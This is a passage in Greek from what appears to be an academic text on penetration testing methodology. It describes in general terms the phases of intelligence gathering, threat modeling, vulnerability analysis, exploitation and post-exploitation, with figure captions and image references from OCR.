
Στη φάση συγκέντρωσης πληροφοριών, μαζεύονται όλες οι πληροφορίες που μπορούν να βρεθούν για το σύστημα ενός οργανισμού, μιας επιχειρήσης αλλά και για τον ίδιο τον οργανισμό ή επιχειρήση, με τη χρήση κοινωνικών δικτύων, Google hacking, footprinting στόχου και ούτω καθεξής. Μία από τις πιο σημαντικές δεξιότητες που ένας penetration tester μπορεί να έχει, είναι η δυνατότητα να μάθει τα πάντα για ένα στόχο, συμπεριλαμβανομένων το πώς λειτουργεί και πώς μπορεί να δεχθεί επίθεση. Αυτές οι πληροφορίες θα δώσουν πολύτιμη μία εικόνα για του ελέγχους ασφαλείας.

Κατά τη διάρκεια της συλλογής πληροφοριών, ο penetration tester προσπαθεί να προσδιορίσει τι μηχανισμοί προστασίας υπάρχουν στο στόχο του, αρχίζοντας σιγά σιγά να εξετάζει τα συστήματα του. Για παράδειγμα, ένας οργανισμός συχνά επιτρέπει κίνηση μόνο σε ένα συγκεκριμένο υποσύνολο θυρών με τις οποίες έρχονται σε επαφή μόνο εξωτερικά και αν προσπαθήσει κάποιος να έρθει σε επαφή με μία θύρα του οργανισμού που δεν είναι «whitelisted» (έχει δικαίωμα πρόσβασης, αντίθετα blacklisted), τότε θα απετραπεί. Αρχικά λοιπόν, είναι μια καλή ιδέα να εξεταστεί ο τρόπος που μπλοκάρονται τέτοια αιτήματα σύνδεσης με αυτές τις θύρες, με το να προσπαθήσει να συνδεθεί από μία διεύθυνση IP, για την οποία δεν μας νοιάζει αν μπλοκαριστεί ή ανιχνευθει. Το ίδιο ισχύει και όταν δοκιμάζονται δικτυακές εφαρμογές (web applications), όπου μετά από ένα συγκεκριμένο όριο, το firewall τους θα μπλοκάρουν την IP εξαιτίας των συνεχόμενων αιτημάτων σύνδεσης.

Για να παραμείνει απαρατήρητος, μπορεί να κάνει αυτού του είδους τα tests απο τελείως διαφορετικές ομάδες IP διευθύνσεων, οι οποίες δεν θα μπορούν να συνδεθούν με τον ίδιο τον tester. Συνήθως, οι οργανισμοί με εξωτερική παρουσία στο διαδίκτυο, δέχονται επιθέσεις σε καθημερινή βάση, έτσι η αρχική εξέταση θα θεωρηθεί κατά πάσα πιθανότητα μέρος του θορύβου του υποβάθρου. Έτσι θα έχει και μία πρώτη γεύση για το πώς ανταποκρίνονται οι πολιτικές ασφαλείας στα διάφορα εργαλεία που χρησιμοποιεί.




Εικόνα 6 Intelligence Gathering – Συγκέντρωση Πληροφοριών 1



Εικόνα 7Intelligence Gathering – Συγκέντρωση Πληροφοριών 2

2.2.1.3. Threat Modeling – Μοντελοποίηση Απειλών


Η μοντελοποίηση απειλών χρησιμοποιεί τις πληροφορίες που έχουν αποκτηθεί απο την προηγούμενη φάση, τη συλλογή πληροφοριών, για να εντοπίσει τυχόν υπάρχουσες αδυναμίες στο σύστημα-στόχο. Κατα την εκτέλεση αυτής, καθορίζεται η πιο αποτελεσματική μέθοδος επίθεσης, το είδος των πληροφοριών που είναι ο στόχος και πώς θα μπορούσε να δεχθεί επίθεση ο οργανισμός. Αυτό περιλαμβάνει την εξέταση του ως αντίπαλος και την προσπάθεια εκμετάλλευσης των αδυναμιών, όπως ακριβώς θα το έκανε ένας εισβολέας.



Εικόνα 8 Threat Modeling – Μοντελοποίηση Απειλών

2.2.1.4. Vulnerability Analysis/Scanning – Ανάλυση Τρωτότητας

Έχοντας εντοπίσει τις πιο βιώσιμες μεθόδους επίθεσης, το επόμενο βήμα είναι η εξέταση του τρόπου με τον οποίο θα αποκτήσει πρόσβαση στον στόχο. Κατα τη διάρκεια της ανάλυσης τρωτότητας, συνδυάζονται οι πληροφορίες απο τις προηγούμενες φάσεις και χρησιμοποιούνται για να κατανοηθεί ποιές επιθέσεις έχουν περισσότερες πιθανότητες να επιτύχουν. Μεταξύ άλλων, γίνεται και σάρωση θυρών (port scanning) και τα αποτελέσματα προστίθενται στη συλλογή πληροφοριών.




Εικόνα 9 Vulnerability Analysis – Ανάλυση Τρωτότητας

2.2.1.5. Exploitation – Εκμετάλλευση

Η εκμετάλλευση είναι ίσως απο τα πιο συναρπαστικά κομμάτια ενός penetration test, παρόλα αυτά συχνά γίνεται με brute force επιθέσεις και όχι με ακρίβεια. Ένα exploit θα πρέπει να γίνεται μόνο όταν ο tester είναι σίγουρος χωρίς καμία αμφιβολία ότι θα είναι επιτυχές. Φυσικά απρόβλεπτα προστατευτικά μέτρα, μπορεί να είναι ενεργά και να αποτρέπουν το συγκεκριμένο exploit, αλλά προτού γίνει η προσπάθεια εκμετάλλευσης, θα πρέπει να ξέρει ότι το σύστημα είναι ευάλωτο. Το να κάνει μαζικές επιθέσεις και να

εύχεται να δουλέψει έστω και μία, δεν είναι αποδοτικό. Αντιθέτως είναι λάθος και προσφέρει απο λίγα έως τίποτα στον ίδιο τον tester αλλά και στον πελάτη.



Εικόνα 10 Exploitation – Εκμετάλλευση

2.2.1.6. Post Exploitation – Δράσεις μετά την Εκμετάλλευση


Αυτή η φάση ξεκινά αφότου έχει παραβιαστεί ένα ή περισσότερα συστήματα. Πρόκειται για ένα κρίσιμο συστατικό σε κάθε penetration test. Είναι το σημείο στο οποίο ο penetration tester μπορεί να διαφοροποιηθεί απο το μέσο, συνηθισμένο hacker και στην πραγματικότητα έχει τη δυνατότητα να παρέχει πολύτιμες πληροφορίες και στοιχεία απο τη δοκιμή. Στοχεύει σε συγκεκριμένα συστήματα, προσδιορίζει υποδομές ζωτικής σημασίας και έχει ως απώτερο σκοπό πληροφορίες ή δεδομένα τα οποία ο οργανισμός ή εταιρεία θεωρεί ότι αξίζουν περισσότερο και θέλει να ασφαλίσει. Όταν ο tester επιτίθεται στο ένα σύστημα μετά το άλλο, προσπαθεί να αποδείξει τις επιθέσεις που θα είχαν το μεγαλύτερο αντίκτυπο στις επιχειρήσεις.

Όταν ο tester επιτίθεται σε συστήματα μετά την εκμετάλλευση, θα πρέπει να πάρει το χρόνο του και να ελέγξει τι ακριβώς κάνουν τα διάφορα συστήματ και ποιοί είναι οι διαφορετικοί ρόλοι του κάθε χρήστη τους. Για παράδειγμα, ας υποθέσουμε ότι έχει υπονομέυσει τις υποδομές ενός domain συστήματος και λειτουργεί σαν διαχειριστής (administrator) ή έχει δικαιώματα ενός διαχειριστή. Μπορεί να έχει τη δυνατότητα να κάνει ο,τι θέλει σεα αυτό το domain, αλλά τι γίνεται με τα υπόλοιπα συστήματα; Μπορεί να επικοινωνήσει με έναν ενεργό κατάλογο αρχείων όπως η κύρια χρηματοδοτική εφαρμογή που χρησιμοποιείται για τις πληρωμές των υπαλλήλων; Θα μπορούσε να διαβάλλει αυτό το σύστημα και ύστερα να κάνει το σύστημα στον επόμενο κύκλο πληρωμών, αντί να πληρώσει τους υπαλλήλους να στείλει όλα τα χρήματα σε έναν offshore λογαριασμό; Επίσης τι γίνεται με την πνευματική ιδιοκτησία του στόχου;

Ας υποθέσουμε, ότι ο πελάτης του είναι μια μεγάλη εταιρεία ανάπτυξης λογισμικού, η οποία δημιουργεί ειδικά προσαρμοσμένες εφαρμογές (custom-coded applications) στους πελάτες της για να χρησιμοποιηθούν σε κατασκευαστικά περιβάλλοντα. Μπορεί ο tester να βρει παραθυράκι στον κώδικα τους και ουσιαστικά να θέσει σε κίνδυνο όλους τους πελάτες της; Τι συνέπειες θα είχε αυτό στη φήμη και την αξιοπιστία της εταιρείας;

Οι δράσεις μετά την εκμετάλλευση είναι από τα πιο δύσκολα σενάρια στα οποία θα πρέπει να πάρει το χρόνο του για να μάθει τι πληροφορίες είναι στη διάθεση του για να τις χρησιμοποιήσει στη συνέχεια προς όφελός του. Ένας εισβολέας θα έκανε το ίδιο πράγμα, περνώντας πολύ από το χρόνο του σε ένα εκτεθειμένο σύστημα. Πρέπει να

σκέφτεται λοιπόν σαν ένας κακόβουλος εισβολέας, να είναι δημιουργικός, να προσαρμόζεται γρήγορα και να βασίζεται στην ευστροφία του αντί των αυτοματοποιημένων εργαλείων.



Εικόνα 11 Post Exploitation – Δράσεις μετά την Εκμετάλλευση

